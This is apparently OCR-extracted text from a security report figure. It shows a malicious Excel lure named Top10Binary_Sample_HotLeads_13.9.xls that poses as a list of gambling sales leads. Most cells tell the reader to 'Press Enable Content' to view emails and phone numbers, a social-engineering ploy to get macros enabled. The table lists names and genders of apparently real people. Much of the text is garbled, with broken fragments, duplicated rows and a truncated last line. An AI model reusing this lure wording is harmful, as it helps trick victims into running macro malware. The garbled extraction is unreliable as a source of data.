9/13/28 9/13/28 9/13/2	No16 10:20 No16 10:19 No16 10:18 No16 10:19 No16 10:19 No16 10:10 No16 10:10 No16 10:10 No16 10:10 No16 10:10 No16 11:20 No16 11:32 No16 11:35 No	Protected - Press Enable Content in Order To V. Protected - Press Enable Content in Order To V.	iew Email at iew Email be iew Email 3 iew Email 2 iew Email 2 iew Email 2 iew Email 6 iew Email 6 iew Email 7 iew Email 8 iew Email 8 iew Email 8 iew Email 8 iew Email 7 iew Email 8 iew	hay kappohay kappohay door and the second se	uria Male ney Male Nale Alasi Female an Male ley Male tton Male tton Male man Male man Male ss Male ford Male ss Male ford Male th Male en Male en Male en Male tean Male uria Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Conte	United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo United Kingdo Australia
9/13/28 9/13/28 9/13/2	No16 10:20 No16 10:19 No16 10:18 2016 9:23 2016 9:23 2016 8:19 2016 6:19 2016 6:19 2016 6:19 2016 6:19 2016 6:19 2016 6:15 2016 11 2016 12 2016 12 2016 12 2016 0:17 N016 23:03 N016 17:18 N016 17:21 N016 15:21 N016 11:28 N016 17:27 N016 17:27	Protected - Press Enable Content in Order To V. Protected - Press Enable Content in Order To V.	iew Email at iew Email be iew Email be iew Email 22 iew Email cass iew Email be iew Emai be iew Email be iew Email be iew Email be iew Email be iew Emai	shay kapishay kapishay kapishay kapishay doo maraf doo maraf doo maraf doo maraf a share a sha	uria Male ney Male Nale an Male an Male man Male man Male man Male man Male ford Male ford Male ford Male ford Male ford Male th Male en Male en Male en Male ican Male com Male com Male th Male	Protected - Press Enable Content in Order To View Phone Number Protected - Press Enable Content in Order To View Phone Number	United Kingdo: United Kingdo: Australia

Figure 5 Lure with a filename of Top10Binary_Sample_HotLeads_13.9.xls

Norm		Calibri	• 11 • A A = = - Wrap Text	General		FIELD,	Normal Bad	Sum - A 🚙 🏨
Water late: Faile: By and a bit is an analysis of the second of the	Copy	y *		a concrete		- *		ZY
ACUETY WARREN Many here sheet elements. The sheet of the	📌 Form	nat Painter B I	U • ⊞ • 💁 • 🔺 = Ξ Ξ 🔁 🔁 🔛 Merge & Center •	\$ - % , 3			Good Neutral a Insert Delete Format	
Image: Section of the sectic of the section of the section of the section of the	Clipboard	4 6	Font G Alignment G	Number	6		Styles Cells	Editing
All control B C D E F G AU20206 Amerge pilyer's value: 31005 REDACTED Amerge pilyer's value: 31005 REDACTED REDACTED Amerge pilyer's value: 3100 Au rege pilyer's value: 3100 Pile Pile Autor and the pile of the pil	ECURITY	WARNING Macros	have been disabled. Enable Content					
ST/2016 REDACTED	,	• : × ~	fx					
Links Musi Rever Lass. REDACTED Average player's value: 53005 Expected Conv.Nate: 55 REDACTED 55 REDACTED Image: Special Conv.Nate: Statistic Conv.Nate: 55 REDACTED Image: Special Conv.Nate: Statistic Conv.Nate: Image: Special Conv.Nate: Image: Special Conv.Nate: Statistic Conv.Nate: Image: Special Conv.Nate: Image: Special Conv.Nate: Conv.Vit. Statistic Conv.Nate: Image: Special Conv.Nate: Image: Special Conv.Nate: Conv.Vit. Statistic Conv.Nate: Image: Special Conv.Nate: Image: Special Conv.Nate: Conv.Vit. Statistic Conv.Nate: Image: Special Conv.Nate: Image: Special Conv.Nate: Conv.Vit. Statistic Conv.Nate: Image: Special Conv.Nate: Image: Special Conv.Nate: Conv.Vit. Statistic Conv.Nate: Ima		A	В	с	D	E	F	G
Links Musi Rever Lass. REDACTED Average player's value: 53005 Expected Conv.Nate: 55 REDACTED 55 REDACTED Image: Special Conv.Nate: Statistic Conv.Nate: 55 REDACTED Image: Special Conv.Nate: Statistic Conv.Nate: Image: Special Conv.Nate: Image: Special Conv.Nate: Statistic Conv.Nate: Image: Special Conv.Nate: Image: Special Conv.Nate: Conv.Vit. Statistic Conv.Nate: Image: Special Conv.Nate: Image: Special Conv.Nate: Conv.Vit. Statistic Conv.Nate: Image: Special Conv.Nate: Image: Special Conv.Nate: Conv.Vit. Statistic Conv.Nate: Image: Special Conv.Nate: Image: Special Conv.Nate: Conv.Vit. Statistic Conv.Nate: Image: Special Conv.Nate: Image: Special Conv.Nate: Conv.Vit. Statistic Conv.Nate: Ima		5/2/2016						
Average player's value: 51005 Expected Conv.Rue: 350 REDACTED Image: State Conv.Rue: 350 Image: State Conv.Rue: 350 Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: <			Main Banner Leads.	ר ר				
Average player's value: 51005 Expected Conv.Rue: 350 REDACTED Image: State Conv.Rue: 350 Image: State Conv.Rue: 350 Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: Image: State Conv.Rue: <							REDACTED	
REDACTED EXECONTED Formal Partiel Page Lagond Formulas Data Enter To See Carefy Control Cont								
Image: Security Winney Desting Terminals			Expected Conv.Rate:	8%				
Last Contact Date Ensul First Name Last Name Gender Mobile Phone Country 5/2/2016 10:20 Protected - Press Enable Content In Order To View Email abhay kapuria Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 10:18 Protected - Press Enable Content In Order To View Email John Alco Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 0:18 Protected - Press Enable Content In Order To View Email John Alco otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 6:23 Protected - Press Enable Content In Order To View Email Casandra ridley Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 6:15 Protected - Press Enable Content In Order To View Email Kolyanne Virianne Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 5:11 Protected - Press Enable Content In Order To View Email Kolyanne Walae otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 5:11 Protected - Press Enable			% Cut Anasi 10 A' N Parte Format Painter B Z III III - A' III Clopboard rs Font Font Font Colobard Font Font IIII IIII IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII	E I I I I I Alig				
5/2/2016 10:19Protected - Press Enable Content in Order To View EmailbernarddooneyMale otected - Press Enable Content in Order To View Phone NumbUnited Kindom5/2/2016 9:23Protected - Press Enable Content in Order To View EmailJohnAlcomMale otected - Press Enable Content in Order To View Phone NumbUnited Kindom5/2/2016 8:39Protected - Press Enable Content in Order To View EmaildonallanMale otected - Press Enable Content in Order To View Phone NumbUnited Kindom5/2/2016 6:49Protected - Press Enable Content in Order To View EmailkolyaStrattonMale otected - Press Enable Content in Order To View EmailNunted Kindom5/2/2016 6:15Protected - Press Enable Content in Order To View EmailKolyaStrattonMale otected - Press Enable Content in Order To View Phone NumbUnited Kindom5/2/2016 5:11Protected - Press Enable Content in Order To View EmailVivianneVivianneMale otected - Press Enable Content in Order To View Phone NumbUnited Kindom5/2/2016 5:11Protected - Press Enable Content in Order To View EmailVivianneVivianneMale otected - Press Enable Content in Order To View Phone NumbUnited Kindom5/2/2016 5:14Protected - Press Enable Content in Order To View EmailMala MalaMale otected - Press Enable Content in Order To View Phone NumbUnited Kindom5/2/2016 5:13Protected - Press Enable Content in Order To View EmailMala MalaMale otected - Press Enable Content in Order To View Phone NumbUnited Kindom5/2/2016 5:13Protected - Press	Last (Contact Date			Last Name	Gender	Mobile Phone	Country
S/2/2016 10:18 Protected - Press Enable Content in Order To View Email John Alcorn Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 5:39 Protected - Press Enable Content in Order To View Email don allan Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 6:49 Protected - Press Enable Content in Order To View Email Cassandra ridley Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 6:15 Protected - Press Enable Content in Order To View Email Cassandra ridley Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 5:11 Protected - Press Enable Content in Order To View Email Trish Cashman Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 5:11 Protected - Press Enable Content in Order To View Email Vivianne Vivianne Vivianne Vivianne Vivianne Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 1:31 Protected - Press Enable Content in Order To View Email Mahsa Mala otected - Press Enable Content in Order To View Phone Numb United								
5/2/2016 9:23Protected - Press Enable Content in Order To View EmailZettaLevalasiFemaleotacted - Press Enable Content in Order To View Phone NumbUnited Kindom5/2/2016 6:39Protected - Press Enable Content in Order To View Phone NumbUnited KindomUnited Kindom5/2/2016 6:15Protected - Press Enable Content in Order To View Phone NumbUnited Kindom5/2/2016 6:15Protected - Press Enable Content in Order To View Phone NumbUnited Kindom5/2/2016 6:15Protected - Press Enable Content in Order To View EmailKolyaStration5/2/2016 6:16Protected - Press Enable Content in Order To View EmailKolyaStration5/2/2016 6:17Protected - Press Enable Content in Order To View EmailVivianneVivianne5/2/2016 6:24Protected - Press Enable Content in Order To View EmailVivianneWivianneVivianne5/2/2016 1:46Protected - Press Enable Content in Order To View EmailMalasMalaMalaMala5/2/2016 1:46Protected - Press Enable Content in Order To View EmailMalasMalaMalaMala5/2/2016 1:47Protected - Press Enable Content in Order To View EmailMalasMalaMalatected - Press Enable Content in Order To View Phone NumbUnited Kindom5/2/2016 1:38Protected - Press Enable Content in Order To View EmailNolaNolaMalatected - Press Enable Content in Order To View Phone NumbUnited Kindom5/2/2016 2:158Protected - Press Enable Content in Order To View EmailKeithMalatected - Press Enable Content	5/2/	12010 10.20	Protected - Press Enable Content in Order 10 view Email		kapuria	Male	otected - Press Enable Content In Order To View Phone Num	b United Kindom
5/2/2016 8:39 Protected - Press Enable Content in Order To View Email don alian Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 6:49 Protected - Press Enable Content in Order To View Email kolya Straton Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 6:10 Protected - Press Enable Content in Order To View Email Trish Cashman Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 6:11 Protected - Press Enable Content in Order To View Email Trish Cashman Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 1:26 Protected - Press Enable Content in Order To View Email ellen burss Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 1:31 Protected - Press Enable Content in Order To View Email Mahsa Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 0:37 Protected - Press Enable Content in Order To View Email Nola Nola Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 0:37 Protected - Press		/2016 10:19	Protected - Press Enable Content In Order To View Email				otected - Press Enable Content In Order To View Phone Num	b United Kindom
\$\frac{2}{2016649} Protected - Press Enable Content in Order To View Email Cassandra ridley Male otected - Press Enable Content in Order To View Phone Numb United Kindom \$\frac{2}{2016615} Protected - Press Enable Content in Order To View Email Trish Cassandra Male otected - Press Enable Content in Order To View Phone Numb United Kindom \$\frac{2}{2016511} Protected - Press Enable Content in Order To View Email Vivianne Vivianne Male otected - Press Enable Content in Order To View Phone Numb United Kindom \$\frac{2}{20165251} Protected - Press Enable Content in Order To View Email Vivianne Vivianne Male otected - Press Enable Content in Order To View Phone Numb United Kindom \$\frac{2}{2016136} Protected - Press Enable Content in Order To View Email Mahsa Male otected - Press Enable Content in Order To View Phone Numb United Kindom \$\frac{2}{2016131} Protected - Press Enable Content in Order To View Email Kaylene Lawford Male otected - Press Enable Content in Order To View Phone Numb United Kindom \$\frac{2}{2016037} Protected - Press Enable Content in Order To View Email Nola Male otected - Press Enable Content in Order To View Phone Numb United Kindom \$\frac{2}	5/2/	2016 10:19 2/2016 10:18	Protected - Press Enable Content In Order To View Email Protected - Press Enable Content In Order To View Email	bernard John	dooney Alcorn	Male Male	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	b United Kindom b United Kindom
5/2/2016 6:15 Protected - Press Enable Content in Order To View Email Kolya Stration Male otacted - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 5:11 Protected - Press Enable Content in Order To View Email Trish Cashman Male otacted - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 1:0 Protected - Press Enable Content in Order To View Email ellen buss Male otacted - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 1:46 Protected - Press Enable Content in Order To View Email ellen buss Male otacted - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 1:46 Protected - Press Enable Content in Order To View Email Malsa Male otacted - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 0:37 Protected - Press Enable Content in Order To View Email Nola Nola Male otacted - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 0:37 Protected - Press Enable Content in Order To View Email Keith Keith Male otacted - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 0:37 Protected - Press E	5/2/ 5/2	2/2016 10:19 2/2016 10:18 2/2016 9:23	Protected - Press Enable Content In Order To View Email Protected - Press Enable Content In Order To View Email Protected - Press Enable Content In Order To View Email	bernard John Zetta	dooney Alcorn Levalasi	Male Male Female	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	b United Kindom b United Kindom b United Kindom
\$\frac{3}{2}{2}{2}{2}{2}{16}{5}{11} Protected - Press Enable Content In Order To View Email Trish Cashman Male otected - Press Enable Content In Order To View Phone Numb United Kindom \$\frac{3}{2}{2}{2}{2}{2}{16}{5}{1}{1}{2}{5} Protected - Press Enable Content In Order To View Email Vivianne Male otected - Press Enable Content In Order To View Phone Numb United Kindom \$\frac{3}{2}{2}{2}{2}{16}{1}{5}{1}{3} Protected - Press Enable Content In Order To View Email Males Male otected - Press Enable Content In Order To View Phone Numb United Kindom \$\frac{3}{2}{2}{2}{2}{16}{1}{5}{1}{3} Protected - Press Enable Content In Order To View Email Males Male otected - Press Enable Content In Order To View Phone Numb United Kindom \$\frac{3}{2}{2}{2}{2}{0}{1}{5}{1}{3} Protected - Press Enable Content In Order To View Email Nala Nala otected - Press Enable Content In Order To View Phone Numb United Kindom \$\frac{3}{2}{2}{2}{2}{0}{1}{5}{3} Protected - Press Enable Content In Order To View Email Nala Nala otected - Press Enable Content In Order To View Phone Numb United Kindom \$\frac{3}{2}{2}{2}{0}{1}{1}{3} Protected - Press Enable Content In Order To View Email Nala Nala otected - Press Enable Content In Order To View Phone Numb United Kindom	5/2/ 5/2 5/2	2/2016 10:19 2/2016 10:18 2/2016 9:23 2/2016 8:39	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email	bernard John Zetta don	dooney Alcorn Levalasi allan	Male Male Female Male	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	b United Kindom b United Kindom b United Kindom b United Kindom
5/2/2016 4:10 Protected - Press Enable Content In Order To View Email Viviannne Male otected - Press Enable Content In Order To View Email United Kindom 5/2/2016 2:54 Protected - Press Enable Content In Order To View Email Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 1:31 Protected - Press Enable Content In Order To View Email Mahsa Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 1:31 Protected - Press Enable Content In Order To View Email Kaylene Lawford Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 0:37 Protected - Press Enable Content In Order To View Email Nola Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 23:03 Protected - Press Enable Content In Order To View Email Keith Keith Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 52:10 Protected - Press Enable Content In Order To View Email Nele Otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 51:12 Protected - Press Enable Content In Order To View Email	5/2/ 5/2 5/2 5/2	//2016 10:19 //2016 10:18 2/2016 9:23 2/2016 8:39 2/2016 6:49	Protected - Press Enable Content In Order To View Email Protected - Press Enable Content In Order To View Email Protected - Press Enable Content In Order To View Email Protected - Press Enable Content In Order To View Email Protected - Press Enable Content In Order To View Email	bernard John Zetta don Cassandra	dooney Alcorn Levalasi allan ridley	Male Male Female Male Male	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	b United Kindom b United Kindom b United Kindom b United Kindom b United Kindom
5/2/2016 1:46 Protected - Press Enable Content In Order To View Email Mahsa Mahsa Male otected - Press Enable Content In Order To View Email United Kindom 5/2/2016 1:31 Protected - Press Enable Content In Order To View Email Kaylene Lawford Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 0:37 Protected - Press Enable Content In Order To View Email Nola Nola Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 0:37 Protected - Press Enable Content In Order To View Email Nola Nala otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 2:38 Protected - Press Enable Content In Order To View Email helen Chaplin Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 1:32 Protected - Press Enable Content In Order To View Email Nichola McClean Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 1:4:32 Protected - Press Enable Content In Order To View Email Nichola McClean Male otected - Press Enable Content In Order To View Phone Numb Un	5/2/ 5/2 5/2 5/2 5/2 5/2	/2016 10:19 /2016 10:18 2/2016 9:23 2/2016 8:39 2/2016 6:49 2/2016 6:15	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email	bernard John Zetta don Cassandra kolya	dooney Alcorn Levalasi allan ridley Stratton	Male Male Female Male Male Male	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	b United Kindom United Kindom United Kindom United Kindom United Kindom United Kindom
\$\frac{3}{2}/2016 1:31 Protected - Press Enable Content In Order To View Email Kaylene Lawford Male otected - Press Enable Content In Order To View Phone Numb United Kindom \$\frac{5}{2}/2016 0:37 Protected - Press Enable Content In Order To View Email Nola Nola Male otected - Press Enable Content In Order To View Phone Numb United Kindom \$\frac{5}{2}/2016 0:37 Protected - Press Enable Content In Order To View Email Nola Nola Male otected - Press Enable Content In Order To View Phone Numb United Kindom \$\frac{5}{2}/2016 2:30 Protected - Press Enable Content In Order To View Email Keith Keith Male otected - Press Enable Content In Order To View Phone Numb United Kindom \$\frac{5}{2}/2016 1:521 Protected - Press Enable Content In Order To View Email Nichola Male otected - Press Enable Content In Order To View Phone Numb United Kindom \$\frac{5}{2}/2016 15:21 Protected - Press Enable Content In Order To View Email Anthony Robertson Male otected - Press Enable Content In Order To View Phone Numb United Kindom \$\frac{5}{2}/2016 13:21 Protected - Press Enable Content In Order To View Email Anthony Robertson Male otected - Press Enable Content In Order Numb United Kindom	5/2/ 5/2 5/2 5/2 5/2 5/2 5/2	/2016 10:19 /2016 10:18 2/2016 9:23 2/2016 8:39 2/2016 6:49 2/2016 6:15 2/2016 5:11	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email	bernard John Zetta don Cassandra kolya Trish	dooney Alcorn Levalasi allan ridley Stratton Cashman	Male Male Female Male Male Male	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	b United Kindom b United Kindom b United Kindom b United Kindom b United Kindom b United Kindom b United Kindom
5/2/2016 0:44 Protected - Press Enable Content in Order To View Email Pravin Pravin Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 0:37 Protected - Press Enable Content in Order To View Email Nola Nola Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 0:37 Protected - Press Enable Content in Order To View Email Keith Keith Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 21:38 Protected - Press Enable Content in Order To View Email helen Chaplin Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 11:17 Protected - Press Enable Content in Order To View Email Nichola Maclean otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 11:32 Protected - Press Enable Content in Order To View Email Anthony Robertson Male otected - Press Enable Content in Order To View Phone Numb United Kindom 5/2/2016 11:32 Protected - Press Enable Content in Order To View Email Abhay kapuria Male otected - Press Enable Content in Order To View Phone Numb	5/2/ 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2	/2016 10:19 /2016 10:18 2/2016 9:23 2/2016 8:39 2/2016 6:49 2/2016 6:15 2/2016 5:11 2/2016 4:10	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email	bernard John Zetta don Cassandra kolya Trish Viviannne	dooney Alcorn Levalasi allan ridley Stratton Cashman Vivianne	Male Male Female Male Male Male Male	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	b United Kindom b United Kindom
\$/2/2016 0:37 Protected - Press Enable Content In Order To View Email Nola Nola Male otected - Press Enable Content In Order To View Phone Numb United Kindom \$/2/2016 32:03 Protected - Press Enable Content In Order To View Email Keith Male otected - Press Enable Content In Order To View Phone Numb United Kindom \$/2/2016 32:03 Protected - Press Enable Content In Order To View Email helen Chaplin Male otected - Press Enable Content In Order To View Phone Numb United Kindom \$/2/2016 15:16 Protected - Press Enable Content In Order To View Email Patrick John Leo Brien Male otected - Press Enable Content In Order To View Phone Numb United Kindom \$/2/2016 13:21 Protected - Press Enable Content In Order To View Email Nichola McClean Male otected - Press Enable Content In Order To View Phone Numb United Kindom \$/2/2016 13:24 Protected - Press Enable Content In Order To View Email Ronal Langdon Male otected - Press Enable Content In Order To View Phone Numb United Kindom \$/2/2016 13:14 Protected - Press Enable Content In Order To View Email Ronal Langdon Male otected - Press Enable Content In Order To View Phone Numb <td>5/2/ 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2</td> <td>/2016 10:19 /2016 10:18 2/2016 9:23 2/2016 8:39 2/2016 6:49 2/2016 6:15 2/2016 5:11 2/2016 4:10 2/2016 2:54</td> <td>Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email</td> <td>bernard John Zetta don Cassandra kolya Trish Viviannne ellen</td> <td>dooney Alcorn Levalasi allan ridley Stratton Cashman Vivianne buss</td> <td>Male Male Female Male Male Male Male Male</td> <td>otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num</td> <td>b United Kindom b United Kindom</td>	5/2/ 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2	/2016 10:19 /2016 10:18 2/2016 9:23 2/2016 8:39 2/2016 6:49 2/2016 6:15 2/2016 5:11 2/2016 4:10 2/2016 2:54	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email	bernard John Zetta don Cassandra kolya Trish Viviannne ellen	dooney Alcorn Levalasi allan ridley Stratton Cashman Vivianne buss	Male Male Female Male Male Male Male Male	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	b United Kindom b United Kindom
5/2/2016 23:03 Protected - Press Enable Content In Order To View Email Keith Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 12:30 Protected - Press Enable Content In Order To View Email helen Chaplin Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 12:30 Protected - Press Enable Content In Order To View Email helen Chaplin Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 13:21 Protected - Press Enable Content In Order To View Email Anthony Robertson Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 13:21 Protected - Press Enable Content In Order To View Email Anthony Robertson Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 13:24 Protected - Press Enable Content In Order To View Email abhay kapuria Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 11:52 Protected - Press Enable Content In Order To View Email abhay kapuria Male otected - Press Enable Content In Order To View Phone Numb<	5/2/ 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2	/2016 10:19 /2016 10:18 2/2016 5:23 2/2016 6:39 2/2016 6:49 2/2016 6:15 2/2016 6:15 2/2016 4:10 2/2016 2:54 2/2016 1:46 2/2016 1:31	Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email	bernard John Zetta don Cassandra kolya Trish Viviannne ellen Mahsa	dooney Alcorn Levalasi allan ridley Stratton Cashman Vivianne buss Mahsa Lawford	Male Male Female Male Male Male Male Male Male Male	otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num	b United Kindom b United Kindom
S/2/2016 21:58 Protected - Press Enable Content In Order To View Email helen Chaplin Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 17:17 Protected - Press Enable Content In Order To View Email Nichola Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 17:17 Protected - Press Enable Content In Order To View Email Nichola Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 14:32 Protected - Press Enable Content In Order To View Email Anthony Robertson Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 13:14 Protected - Press Enable Content In Order To View Email Anthony Robertson Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 11:52 Protected - Press Enable Content In Order To View Email abhay kapuria Male otected - Press Enable Content In Order To View Phone Numb United Kindom 5/2/2016 11:52 Protected - Press Enable Content In Order To View Email abhay kapuria Male otected - Press Enable Content Numb United Kindom <td>5/2/ 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2 5/2</td> <td>/2016 10:19 /2016 10:18 //2016 9:23 2/2016 9:23 2/2016 6:39 2/2016 6:49 2/2016 6:15 2/2016 5:11 2/2016 5:11 2/2016 1:54 2/2016 1:54 2/2016 1:31 2/2016 0:44</td> <td>Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email Protected - Press Enable Content in Order To View Email</td> <td>bernard John Zetta don Cassandra kolya Trish Viviannne ellen Mahsa Kaylene Pravin</td> <td>dooney Alcorn Levalasi allan ridley Stratton Cashman Vivianne buss Mahsa Lawford Pravin</td> <td>Male Male Female Male Male Male Male Male Male Male</td> <td>otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num otected - Press Enable Content In Order To View Phone Num 